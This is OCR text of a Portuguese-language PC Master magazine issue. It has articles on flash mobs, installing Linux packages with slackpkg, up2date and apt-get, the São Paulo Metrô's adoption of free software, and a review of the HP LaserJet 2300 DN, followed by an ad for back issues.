Se você ainda não ouviu ninguém contar essa fantástica história, que mais parece uma boa lorota do que um evento que

realmente aconteceu, não se assuste: essa grande loucura nada mais é que uma FlashMob, ou manifestação instantânea.

Organizadas via e-mail – e somente via e-mail – elas não têm propósito político, não servem para reivindicar coisa alguma, nem são pretensamente artísticas. O objetivo é simplesmente causar um pequeno tumulto, fazer uma manifestação *nonsense* e se dispersar, como se nada tivesse acontecido.

Moda *nonsense*

Por mais estranho que possa parecer, as FlashMobs imediatamente viraram moda no mundo todo. Além de São Paulo, que também entrou na onda, locais como Amsterdã, Berlim, Budapeste, Roma, São Francisco, Vancouver e Zurique, entre muitos outros, já foram tomados de sopetão pelo inusitado transtorno momentâneo.

Na primeira FlashMob brasileira, cerca de cem pessoas se juntaram na Av. Paulista, uma das principais de São Paulo. No primeiro semáforo aberto para pedestres após as 12h40, todos atravessaram a avenida. No meio da travessia, tiraram um pé de sapato e começaram a bater no chão. Depois recolocaram o calçado e continuaram a atravessar, antes que o sinal fechasse.

Para os defensores da moda da manifestação instantânea, essa foi uma mobilização desvirtuada, já que a imprensa ficou sabendo do evento antes que ele acontecesse e alguns participantes aproveitaram a ocasião para defender posições políticas.

Os organizadores de verdade procuram ficar anônimos. De acordo com eles, a diversão do "movimento" é simplesmente sua natureza absurda e inexplicável. Por isso mesmo, ele não pode ser divulgado pela mídia. Se os transeuntes souberam com antecedência, não há surpresa.

Para garantir o sigilo, os internautas recebem por e-mail um convite para a FlashMob. Na mensagem são passadas as instruções sobre onde, quando e o que fazer para participar e são orientados a manter sigilo e dispersar imediamente depois.

Evento pós-moderno ou uma grande bobagem?

As FlashMobs despertaram muitas críticas na mídia. O tom geral é que apesar de se travestirem de "manifestações pós-modernistas" não passam de uma grande multidão em que o principal objetivo dos participantes é aparecer na mídia.

Seja como for, têm como inspiração os *happenings* dos anos 60, onde os jovens se reuniam para dar vazão a suas produções artísticas.

As FlashMobs, ao contrário, não têm qualquer objetivo. Seus participantes defendem que elas não são políticas, culturais ou artísticas. Em sua versão original, nem mesmo querem a participação da mídia (ao menos não durante o evento).


Talvez justamente por não se propor a nada e querer apenas chamar a atenção sem qualquer objetivo ou justificativa, reunindo pessoas que jamais haviam se encontrado e provavelmente não tornarão a se ver – além de ser importada e absorvida, sem questionamentos, da cultura americana – essas sejam manifestações autênticas da juventude atual.

Originalidade

Veja o que fizeram participantes de outras FlashMobs:

- **Londres** – a primeira FlashMob britânica contou com a visita de mais de 200 pessoas a uma loja de sofás. Depois de entrar na loja, todos do grupo sacaram seus celulares e fizeram ligações para a loja elogiando os produtos.
- **Roma** – uma multidão se reuniu numa livraria e passou alguns minutos perguntando para os funcionários sobre uma obra que não existia.
- **Nova York** – além da adoração ao dinossauro na loja de brinquedos, o Central Park foi ocupado por dezenas de pessoas que piaram e ciscaram como galinha. No Hyatt Hotel, os participantes se juntaram para uma salva de palmas.
- **São Paulo** – alvo de várias manifestações, entre elas sentar no chão em plena Av. Paulista e apontar o controle remoto para um telão e abrir guardas-chuvas dentro de um shopping.

Veja mais sobre FlashMob no site: www.flashmobs.blig.ig.com.br/inicial.html. ***PCM***



Instalando
novos programas no Linux

Instalar ou atualizar programas está mais fácil utilizando os novos recursos

A instalação de novos aplicativos no Linux está se tornando cada vez mais prática, graças à ajuda de utilitários que fazem o trabalho mais pesado. Com esses novos recursos, você não precisa mais se preocupar em instalar as dependências para ter um perfeito funcionamento do programa; basta executar um único comando para que o software e tudo o que ele precisa sejam instalados.

A distribuição pioneira no uso desses programas foi o Debian, com seu utilitário apt-get, que roda até mesmo na instalação do sistema.

Todos os aplicativos de atualização funcionam da mesma maneira, fazendo o download da lista de programas disponíveis e verificando os programas que você tem instalados no sistema. Para instalar ou atualizar pacotes nos principais sistemas, siga os passos abaixo

Slackware

O Slackware, na sua versão atual, possui vários programas de atualização pela Internet, com as mesmas características do apt-get do Debian. Um dos mais eficientes é o slackpkg. Para instalá-lo, acesse o site http://slackpkg.sourceforge.net/ e clique no link *Download*. Na página que se abrir, localize novamente o link *Download* e clique sobre o arquivo mais recente do site. Salve o arquivo em um diretório. Para instalar, execute o seguinte comando no local do arquivo:

```
# installpkg slackpkg-0.96-i386-1.tgz
```

Depois de instalado, você precisa alterar o arquivo de configuração dos endereços da Internet que verificarão novas atualizações. Com um editor de texto, acesse o diretório *etc/slackpkg/mirrors* e acrescente a seguinte linha no final do texto.


```
# ftp://ftp.slackware-brasil.com.br/slackware-9.0/
```

Altere de acordo com a sua distribuição. No exemplo, está sendo utilizado o Slackware-9.0.

Para iniciar o programa, você precisa atualizar o banco de dados do programa a partir do endereço que você habilitou no arquivo *mirrors*. Execute o comando.

```
# slackpkg update
```

Lembre-se de que todas as instalações são feitas pela Internet e para qualquer comando de instalação você precisa estar conectado à rede.



Com o slackpkg fica mais fácil instalar novos programas

Ao concluir o download dos arquivos necessários você já pode iniciar a sua busca para as atualizações. Os comandos usados no aplicativo são os seguintes:


Para procurar novos programas

```
# slackpkg search nome_programa
```

Para atualizar os programas.

```
# slackpkg upgrade nome_programa
```

O slackpkg, como você viu, tem praticamente as mesmas funções do apt-get, mas com a diferença de que todos os programas a serem instalados serão baixados da Internet.



Para utilizar o up2date você precisa efetuar o registro

Red Hat

A distribuição Linux Red Hat possui um utilitário que permite, além de verificar se existe nova versão do programa, atualizar ou instalar, caso ainda não esteja instalado

Para ativar esse recurso, você precisa se registrar no serviço de atualização do Red Hat. No terminal, execute os seguintes comandos para iniciar o processo de reg stro:

```
# rpm –import /usr/share/rhn/RPM-GPG-KEY
# up2date
```

Na janela de registro, pressione *Enter* nas duas janelas seguintes até aparecer a tela com um formulário de cadastro Preencha os campos conforme a descrição, e na opção *E-mail*, coloque um endereço válido para receber a chave de confirmação. Salve as alterações selecionando novamente a opção *Next* em todas as janelas até concluir o processo de registro

Para ativar o registro, clique no link de confirmação que vem junto com o e-mail enviado pela Red Hat. Os comandos principais do programa são os seguintes:

```
# up2date –i nome_programa
```

Instala novos programas. Execute esse comando para instalar tanto o programa quanto as dependências.

```
# up2date –u
```

Atualiza os arquivos instalados no sistema

```
# up2date –l
```

Lista os programas que precisam ser atualizados

Debian

O Debian já possui no seu sistema o programa apt-get, no qual você pode instalar e atualizar qualquer programa que esteja em seu banco de dados. Para configurar o apt-get para buscar as informações na Internet, execute o seguinte comando:

```
# apt-setup
```

No menu do programa de configuração, você encontrará algumas opções para habilitar. Selecione *Edit source list by hand* e comente todas as linhas com o símbolo # antes de cada uma No final do arquivo, adicione a seguinte linha de comando:

```
deb ftp://ftp.debian.org/debian stable main
```

Salve as alterações pressionando ao mesmo tempo as teclas *CTRL+X*. Ao sair do editor, o programa automaticamente irá atualizar o seu banco de dados com as informações sobre os pacotes mais atuais.

Para instalar um programa, execute o seguinte comando abaixo.

```
# apt-get install nome_programa
```


Assim, todos os programas necessários para o seu funcionamento serão instalados.

Para atualizar um programa instalado no computador, execute o seguinte comando.

```
# apt-get upgrade nome_programa
```

Para manter o banco de dados do programa apt-get sempre atualizado, execute o seguinte comando periodicamente:

```
# apt-get update
```




O apt-get do Debian é um dos aplicativos pioneiros

PCM

Linux na linha do trem

Para reduzir custos e ficar livre do pagamento de licenças de softwares proprietários, Metrô adere ao open source



Metrô: opção pelo software livre para reduzir custos

A redução dos custos e o controle de despesas foram, sem dúvida, os principais responsáveis pela adoção do Linux pelo Metrô de São Paulo. Há alguns anos, a empresa decidiu investir em softwares livres, evitando, assim, os altos e desnecessários gastos com atualizações dos programas proprietários. Aos poucos, a migração para o Linux mostrou ser o ponto chave para o crescimento de seu setor de informática.

O envolvimento do Metrô com os softwares livres começou em 1997, sendo a substituição do correio antigo baseado em mainframe por um mais moderno do tipo Exchange ou Lotus, o primeiro passo. Após avaliar as duas possibilidades, inclusive com um teste piloto do Notes, a empresa desistiu, devido ao alto custo da solução. No ano seguinte foi implementado o MetroMail, que é o correio eletrônico atual, totalmente baseado em free software (QMail, LDAP e SquirrelMail).

O MetroMail tem, em média, 640 mil mensagens por mês, cerca de 3 mil mensagens por hora e 40 GB transferidos por mês. Seu recorde de mensagens foi a troca de 60 mil mensagens em um único dia.

Impulso financeiro

Em 1999, o Metrô estava no auge de uma crise financeira que levou a empresa a fazer um *Plano de Demissão Voluntária*, para reduzir o quadro em cerca de 700 pessoas. Neste mesmo ano, a empresa estava negociando com a Microsoft um contrato de licenciamento do MS-Office, pois até então o Metrô não tinha licenças para todas as máquinas – 1.200 na época – devido ao seu alto custo.

A alternativa usada na época era o MS-Works, que já se mostrava ultrapassado para as necessidades dos funcionários. O melhor acordo obtido com a Microsoft foi o contrato Enterprise, que era oferecido apenas para grandes empresas com mais de 10.000 computadores, e seria oferecido como exceção para o Metrô. O custo era de 300 dólares por micro, por ano, para ter direito à última versão do MS Office e Windows.

Nessa mesma época estava nascendo o StarOffice, um software de uso gratuito, rodando sob Linux, que já estava presente em alguns lugares na Alemanha e França. A Sun Microsystems anunciou a compra da Star Division, ficando com os direitos sobre o StarOffice. Graças a este evento, o Metrô se encorajou a utilizar o produto no lugar do MS-Office. Outro fator importante foi o lançamento do StarOffice na versão Windows.

Até então, o StarOffice era praticamente desconhecido. O produto teve a sua implementação gradativa, pois houve resistência dos usuários, que utilizavam outros tipos de pacotes Office. A adaptação foi complicada, já que, além de não ter suporte, quase ninguém conhecia o programa. Assim, a empresa criou a sua própria central de suporte, que contava com a Central de Atendimento Telefônico, elaboração de apostilas e material didático e criação de grupo de apoio para divulgação da ferramenta, entre outros – com a ajuda de uma parceira, a Barros Martins.

Metrô de São Paulo

O Metrô, hoje com quatro linhas em operação em uma rede de 58 Km e 52 estações, conta com mais de 6 mil funcionários, dentre os quais, mais de 4 500 acessam o correio eletrônico Web.

Com quase 5 mil equipamentos de informática, possui cerca de 80 diferentes aplicações voltadas ao suporte de gestão

Mais mudanças

Em setembro de 2002, porém, o StarOffice 6.0 teve o seu código fechado e tornou-se um software proprietário. A nova opção era o OpenOffice 1.0, que tinha a mesma base do StarOffice mas era software livre. Com isso, foram feitas algumas adaptações na documentação do StarOffice para o novo OpenOffice e a capacitação do suporte técnico.

Mesmo com toda a repercussão que o software livre teve, ainda são poucos os servidores que utilizam sistemas operacionais livres como o Linux, por exemplo, devido aos programas e serviços que ainda não são suportados. O setor de informática já utilizou, ou ainda utiliza, alguns programas para administrar os servidores de e-mail, como o software Office Visione Lotus Notes.


Graças ao grande sucesso na utilização de software livre, o Metrô esta lançando um novo projeto, chamado de Micro Livre, que, gradativamente adotará o Linux nos Desktops. Essa adoção inicial conta com as aplicações OpenOffice, Evolution (correio eletrônico), Browser, Emulador 3270 e a distribuição Debian, além de gerenciador de janelas Blanes 2000 (gerenciador muito parecido com o Windows 98), ideal para quem não esta familiarizado com o ambiente do sistema. Esse projeto tem como objetivo ser o seguinte:

- **100% Livre:** utilizar um sistema operacional que não tenha nenhum custo com licenciamento
- **100% Amigável:** tornar o sistema o mais amigável possível e semelhante ao que o usuário utilizava antes da migração.
- **100% Interoperável:** manter o sistema operante na rede o maior tempo possível
- **100% Seguro:** ter um sistema sem falhas ou vulnerabilidades para a segurança da rede

A maior vantagem da implantação do software livre foi a mudança cutural, de procurar alternativas, sejam livres, gratuitas ou simplesmente mais baratas. Hoje o Metrô trabalha com bancos de dados livres (MySQL, PostgreSQL), CAD "genérico" (Intellicad, um CAD mais barato que substituiu o AutoCAD) e utilitários gratuitos (como compactador EasyZip e gerador de PDF PDFLivre). **PCM**

Impressora de Rede


Testamos a nova impressora laser da HP, que além de funcionar sem a ajuda de um servidor de impressão, oferece impressão dupla face nativa



Velocidade de até 24 páginas A4 impressas por minuto

Com a explosão das redes locais, as impressoras tornaram-se o item mais compartilhado nos escritórios. É comum encontrar impressoras conectadas a um servidor de impressão para compartilhar os recursos. Entretanto, essa solução vem sendo substituída rapidamente pelas chamadas impressoras inteligentes.

São equipamentos que trazem o servidor de impressão embutido. Basta conectar um cabo de rede e pronto: a impressora fica disponível para todos na rede.



LaserJet 2300 DN

FABRICANTE
Hewlett-Packard - HP

INFORMAÇÕES
www.hp.com.br

PREÇO
Até o fechamento da edição, a HP não definiu o preço para Brasil. Nos EUA, ela é vendida por US$ 1.100,00

Para atender a crescente demanda por equipamentos deste tipo, a HP está trazendo para o Brasil a LaserJet 2300 DN. Trata-se de um modelo lançado há pouco tempo nos Estados Unidos e que, além de ser inteligente, traz algumas inovações, como impressão dupla face nativa.


A 2300 possui um processador interno de 266 MHz que gerencia todo o processo de impressão. Isso significa que basta conectar a impressora na rede, instalar um pequeno driver nos computadores clientes e pronto.

A **PC Master** testou a novidade em primeira mão. A seguir, você confere em detalhes cada um dos recursos oferecidos pelo modelo. É uma boa opção para pequenos e médios escritórios.

Última geração

Impressoras a laser costumam ter uma vida útil longa. Por isso, a maioria dos equipamentos traz dezenas de recursos para tentar seduzir os clientes, que dificilmente irão comprar um novo modelo a curto prazo. Essa nova LaserJet não é diferente. Confira os principais recursos oferecidos pelo modelo.

- **Conexões:** porta paralela, USB e placa de rede nativa. A porta USB é compatível com as versões 1.1 (comum na maioria dos computadores) e 2.0 (nova e muito mais rápida, porém poucos computadores são compatíveis com ela). A placa



A impressora traz 48MB, mas a memória pode ser expandida para até 304MB. O único problema é que os pentes são especiais

de rede é um modelo ethernet com velocidade 10/100 Mbps

- [redacted] servidor de impressão, além gerenciar o funcionamento da impressora, também possui uma espécie de miniapache. Assim, usando o navegador de qualquer cliente da rede, é possível acessar todas as configurações da impressora.


- **Protocolos:** como estão disponíveis vários modos de conexão, foram incorporados diversos protocolos de comunicação: TCP/IP, IPX/SPX/DLC/LLC, SNMP e AppleTalk

- [redacted] LaserJet 2300 DN traz 48MB de memória já instalada. Usando os slots DIMM é possível expandir a memória da impressora para até 304MB. A HP afirma que graças ao processador de 266 MHz, os 48MB são mais que suficientes para a maioria dos trabalhos.

- **Papel:** o modelo possui duas entradas de papel. Uma manual para até 100 folhas e uma gaveta para até 250 folhas. A impressora trabalha com os tamanhos comuns de papel, incluindo A4, letter e executive

- **Velocidade:** apesar de não ser uma impressora para grandes volumes, o modelo consegue imprimir até 24 páginas por minuto em papel A4 ou 25 páginas utilizando tamanho carta. A HP possui modelos robustos capazes de imprimir mais de 45 páginas A4 por minuto.

- **Duplex:** esse é o grande diferencial do modelo, que permite imprimir nos dois lados da folha sem a necessidade de recolocar o papel na gaveta. Muito útil quando é necessário imprimir uma grande quantidade de páginas, além de ajudar na economia de papel



É possível controlar a impressora remotamente usando um navegador comum

Hora da verdade

No teste, imprimimos vários arquivos de diferentes tamanhos. Para testar a velocidade, enviamos um arquivo com 58 páginas de texto incluindo algumas imagens. Para concluir a impressão utilizando o recurso duplex (frente e verso), foram consumidos quase quatro minutos. O recurso duplex é ideal para evitar desperdício de papel, mas diminui um pouco a performance. Sem o duplex, a impressão levou pouco mais de dois minutos para terminar.

Diminuindo os recursos de brilho e contraste, a velocidade não sofre nenhuma alteração. O modo econômico serve apenas para aumentar a vida útil do toner

Conclusão

Essa impressora é a solução ideal para empresas que tem um grande tráfego de impressões e precisa ter agilidade. Devido à sua velocidade de impressão, muitos arquivos não ficam na fila de espera, o que torna a rede menos congestionada. Com esse modelo você não precisa ter um computador exclusivo para fazer spool, graças ao suporte à rede: você só precisa conectá-la em sua rede local para poder acessar os recursos da impressora. ***PCM***

Edições da PC Master com 10% de desconto

As melhores e mais baratas distribuições Linux

De R$ 12,90
Por R$ 11,60

Ed. 75 - R$ 12,90

CD 1: Gentoo Linux, o Linux que mais cresce no mundo

CD 2: Lycoris Linux, o Linux mais parecido com o Windows

Aprenda a usar o RAS para criar uma conexão direta entre dois computadores

De R$ 12,90
Por R$ 11,60

Ed. 74 - R$ 12,90

CD 1: Kurumin 1.4, o Linux brasileiro mais desejado da atualidade e também o pacote Kokar

CD 2: Slackware 9.0, o sistema mais usado por administradores de rede

Como fazer redes Linux e Windows conversarem

De R$ 14,90
Por R$ 13,40

Ed. 73 - R$ 14,90

CDS 1, 2 e 3: Linux Red Hat 9 completo. Uma das principais distribuições Linux com instalação passo a passo

Acabe com os fios com o AcessPoint 2000 você pode montar uma rede sem fio compartilhando até 128 computadores

De R$ 14,90
Por R$ 13,40

Ed. 72 - R$ 14,90

CDS 1, 2 e 3: Linux Mandrake 9.1 completo com todos os pacotes originais. Fácil de instalar e com instruções em português

Dicas e segredos de configuração para deixar o Windows XP rodar em velocidade máxima

De R$ 12,90
Por R$ 11,60

Ed. 71 - R$ 12,90

CD 1: Freeduc, o Linux completo que roda direto do CD-ROM especialmente criado para aplicações educacionais

CD 2: Racer, o melhor jogo 3D já feito para Linux. E ainda pacote de softwares completos: OpenOffice, Webmin e VNC para Linux

De R$ 12,90
Por R$ 11,60

Ed. 70 - R$ 12,90

CD 1: Slackware 8.1 Install Fest Brasil completo

